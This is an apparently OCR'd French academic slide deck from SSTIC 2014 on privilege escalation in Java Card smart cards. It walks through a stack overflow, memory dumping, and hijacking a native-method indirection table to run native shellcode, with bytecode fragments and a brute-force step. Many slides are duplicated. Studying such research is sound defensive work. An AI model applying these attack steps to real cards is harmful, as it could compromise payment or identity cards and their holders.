
- Modification de l'adresse de retour
- Overflow depuis les variables locales





EMAN2 : *A Ghost In the Stack*


- Modification de l'adresse de retour
- Overflow depuis les variables locales



- ⚠ Cette attaque fonctionne car il n'y a pas de contrôle sur la pile ! (solution coûteuse) => aucun contrôle de la taille des zones de la *frame*.

EMAN2 : *A Ghost In the Stack*

- Modification de l'adresse de retour
- Overflow depuis les variables locales




- ⚠ Cette attaque fonctionne car il n'y a pas de contrôle sur la pile ! (solution coûteuse) => aucun contrôle de la taille des zones de la *frame*.
- Cette attaque nous a permis d'obtenir un instantané composé des mémoires RAM et EEPROM.

Carte analysée

Carte de développement embarquant :

- une Machine Virtuelle Java Card 2.1,
- Visa Open Platform (OP) 2.0,
- un processeur 8 bits (5MHz),
- 32ko de ROM,
- 32ko d'EEPROM,
- 2ko de RAM.



Analyse d'un instantané de la mémoire

```
0xDBE6: 01 // flags: 0 max_stack : 1
0xDBE8: 00 // nargs: 0 max_locals: 0
0xDBE9: 8D DBC7 invokestatic 0xDBC7
0xDBEC: 67 08   ifnonnull    08
0xDBEE: 11 6F00 sspush       0x6F00
        // ISOException.throwIt(0x6F00);
0xDBF0: 8D 6F05 invokestatic 0x6F05
0xDBF3: 7A      return
```

Analyse d'un instantané de la mémoire

```
0xDBE6: 01 // flags: 0 max_stack : 1
0xDBE8: 00 // nargs: 0 max_locals: 0
0xDBE9: 8D DBC7 invokestatic 0xDBC7
0xDBEC: 67 08   ifnonnull    08
0xDBEE: 11 6F00 sspush       0x6F00
        // ISOException.throwIt(0x6F00);
0xDBF0: 8D 6F05 invokestatic 0x6F05
0xDBF3: 7A      return
```

Une Méthode Java Card standard

```
method_header_info {
  u1 bitfield {
    bit[4] flags
    bit[4] max_stack
  }
  u1 bitfield {
    bit[4] nargs
    bit[4] max_locals
  }
}
```

Flag	Valeur
ACC_EXTENDED	0x8
ACC_ABSTRACT	0x4

Dans le cas où la méthode n'est ni abstraite, ni étendue, la valeur de `flag` doit être à **zéro**. Toutes autres valeurs de `flag` sont **réservées**.

Découverte d'un comportement non spécifié

0xDBC7	24 00 33		

Découverte d'un comportement non spécifié

0xDBC4	21 01 32	0xE681	21 00 3F
0xDBC7	24 00 33	0xE684	21 00 40
0xDBCA	24 00 34	0xE687	21 00 41
0xDBEA	22 01 35	0xE68A	21 00 42
0xDBF9	22 00 36	0xE024	22 00 43
0xDF7D	21 02 37	0xE69C	21 02 44
0xE66C	24 01 38	0xE69F	21 03 45
0xE66F	24 00 39	0xE6A2	22 01 46
0xE672	21 00 3A	0xF251	24 01 47
0xE675	24 00 3B	0x96BC	23 00 48
0xE678	24 00 3C	0xF32D	22 01 49
0xE67B	22 00 3D	0xF330	22 02 4A
0xE67E	24 04 3E	0xF7B5	24 02 4B

Autre découverte : une table d'adresses

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	0000

Autre découverte : une table d'adresses

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	0000

Autre découverte : une table d'adresses

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	**FF5C**	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	0000


- **@0xFF5C => une méthode native (assembleur 8051) est présente !**

JNI & Java Card

> *This [Java Card] specification does not include support for native methods.* (source : spécification de la machine virtuelle Java Card)

- **Pas** de support des **JNI** dans le monde **Java Card**,
- toutefois, des **méthodes natives** sont appelées au travers de **l'API Java Card**,
- Peut-on rejouer cet appel ?
- Peut-on exécuter un **shellcode natif** ?

EMAN3 : Tous les chemins mènent à [*la*] ROM



Étape n° 1 : Obtenir l'adresse de notre shellcode ?

```
short giveObjectAddress(Object object) {
  0x01 // flags: 0 max_stack : 1
  0x10 // nargs: 1 max_locals: 0
  aload_1
  sreturn
}
```

Étape n° 2 : Mise à jour de la table d'indirection

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	0000

Étape n° 2 : Mise à jour de la table d'indirection

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	0000

Étape n° 2 : Mise à jour de la table d'indirection

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	0000

- `putstatic 0x810E` pour mettre à jour cette table

Étape n° 2 : Mise à jour de la table d'indirection

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	@SHELLCODE

- `putstatic 0x810E` pour mettre à jour cette table

Étape n° 3 : exécuter notre shellcode natif

```
callNative() {
  0x21 // flags: 2 max_stack : 1
  0x00 // nargs: 0 max_locals: 0
  YY   // Offset contenant l'adresse du shellcode dans
       // la table d'indirection
}
```

Étape n° 3 : exécuter notre shellcode natif

```
callNative() {
  0x21 // flags: 2 max_stack : 1
  0x00 // nargs: 0 max_locals: 0
  YY   // Offset contenant l'adresse du shellcode dans
       // la table d'indirection
}
```

Quelle est la valeur de YY ?

Étape n° 3 : Exécuter notre shellcode natif

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	@SHELLCODE

Étape n° 3 : Exécuter notre shellcode natif

@	0	2	4	6	8	A	C	E
8060							0000	5800
8070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
8080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
8090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
80A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
80B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
80C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
80D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
80E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
80F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
8100	61E4	67F7	2797	64D9	6000	009C	009E	@SHELLCODE

$$\mathrm{YY} = 80\ (0\mathrm{x}50)$$

EMAN3 : *The Angels have the phone box !*

- On arrive à exécuter du code natif,
- Notre shellcode a les droits du système,
- On a accès à la ROM.

Et si on allait voir ailleurs ?

Référence	Java Card	GlobalPlatform	Caractéristiques
a-21a	2.1.1	2.0.1	
a-22b	2.2	2.1	72kB EEPROM
b-22a	2.2.1	2.1.1	36kB EEPROM, RSA
b-22b	2.2.2	2.1.1	72kB EEPROM, RSA
b-21c	2.1.1	2.1.2	16kB EEPROM, RSA
c-21a	2.1	2.0.1	32KB EEPROM, RSA
c-22b	2.2.1	2.1.1	16kB EEPROM

Et si on allait voir ailleurs ?

Référence	Java Card	GlobalPlatform	Caractéristiques
a-21a	2.1.1	2.0.1	
a-22b	2.2	2.1	72kB EEPROM
b-22a	2.2.1	2.1.1	36kB EEPROM, RSA
b-22b	2.2.2	2.1.1	72kB EEPROM, RSA
b-21c	2.1.1	2.1.2	16kB EEPROM, RSA
c-21a	2.1	2.0.1	32KB EEPROM, RSA
c-22b	2.2.1	2.1.1	16kB EEPROM

- Cartes sensibles à l'attaque EMAN2

Aucune table d'indirection n'a été trouvée !

Quand la simplicité paie !

```
callNative() {
  21 01 00
}
```

Référence	Valeur de retour
a-21a	0x6F00
a-22b	SCARD_E_NOT_TRANSACTED
b-22a	0x9000
b-22b	0x9000
b-21c	0x6F00
c-21a	0x6F00
c-22b	SCARD_E_NOT_TRANSACTED

Quand la simplicité paie !

```
callNative() {
  21 01 00
}
```

Référence	Valeur de retour
a-21a	0x6F00
a-22b	SCARD_E_NOT_TRANSACTED
b-22a	0x9000
b-22b	0x9000
b-21c	0x6F00
c-21a	0x6F00
c-22b	SCARD_E_NOT_TRANSACTED

Vérifions que ça fonctionne de la même manière !

À la recherche de la fonction `arrayCopy`

- Définie dans le package `framework` de l'API Java Card,
- Cette fonction copie un tableau A vers un tableau B et retourne une valeur correspondant à l'offset de début dans le tableau de destination plus la longueur des données copiées,
- Hypothèse : cette fonction est développée en C,

```
static short arrayCopy (byte[] src,  short srcOff,
                        byte[] dest, short destOff,
                        short length) {
  21 // flags: 2 max_stack: 1
  51 // nargs: 5 max_locals: 1
  XX // fuzzing sur ce champ
}
```

Vérifions que ça fonctionne de la même manière !

À la recherche de la fonction `arrayCopy`

- Définie dans le package `framework` de l'API Java Card,
- Cette fonction copie un tableau A vers un tableau B et retourne une valeur correspondant à l'offset de début dans le tableau de destination plus la longueur des données copiées,
- Hypothèse : cette fonction est développée en C,

```
static short arrayCopy (byte[] src,  short srcOff,
                        byte[] dest, short destOff,
                        short length) {
  21 // flags: 2 max_stack: 1
  51 // nargs: 5 max_locals: 1
  XX // fuzzing sur ce champ
}
```

Réponse de la carte toujours identique :-(

Appel de code natif V2

- L'offset ne se situe pas au même endroit,

Appel de code natif V2

- L'offset ne se situe pas au même endroit,
- Attaque par force brute sur ce champ,

```
static short arrayCopy (byte[] src,  short srcOff,
                        byte[] dest, short destOff,
                        short length) {
  21 // flags: 2 max_stack: 1
  XX // fuzzing sur ce champ
  ??
}
```

Appel de code natif V2

- L'offset ne se situe pas au même endroit,
- Attaque par force brute sur ce champ,
- La carte a changé d'état (elle est passée en **mode production ! sans authentification**).

```
static short arrayCopy (byte[] src,  short srcOff,
                        byte[] dest, short destOff,
                        short length) {
  21 // flags: 2 max_stack: 1
  XX // fuzzing sur ce champ
  ??
}
```

Conclusion

- Une nouvelle attaque permettant d'exécuter du code natif,
- Le code ROM d'une carte de développement a été lu (en cours d'analyse).
- L'appel de code natif fonctionne sur d'autre carte (fonction avec un flag non standard)
- Quid de la table d'indirection.

Conclusion

- Une nouvelle attaque permettant d'exécuter du code natif,
- Le code ROM d'une carte de développement a été lu (en cours d'analyse).
- L'appel de code natif fonctionne sur d'autre carte (fonction avec un flag non standard)
- Quid de la table d'indirection.

Second cas pour appeler des méthodes natives
`invokenative` ;-)

Merci de votre attention !

C'est à vous maintenant !

À vos marques, prêt, questionnez !

Escalade de privilège dans une carte à puce Java Card

Guillaume Bouffard[1,2] Jean-Louis Lanet[1]

[1]Université de Limoges

[2]Équipe Smart Secure Devices (SSD) – XLIM UMR 7252
guillaume.bouffard@unilim.fr

SSTIC 2014

5 juin 2014 – Rennes, France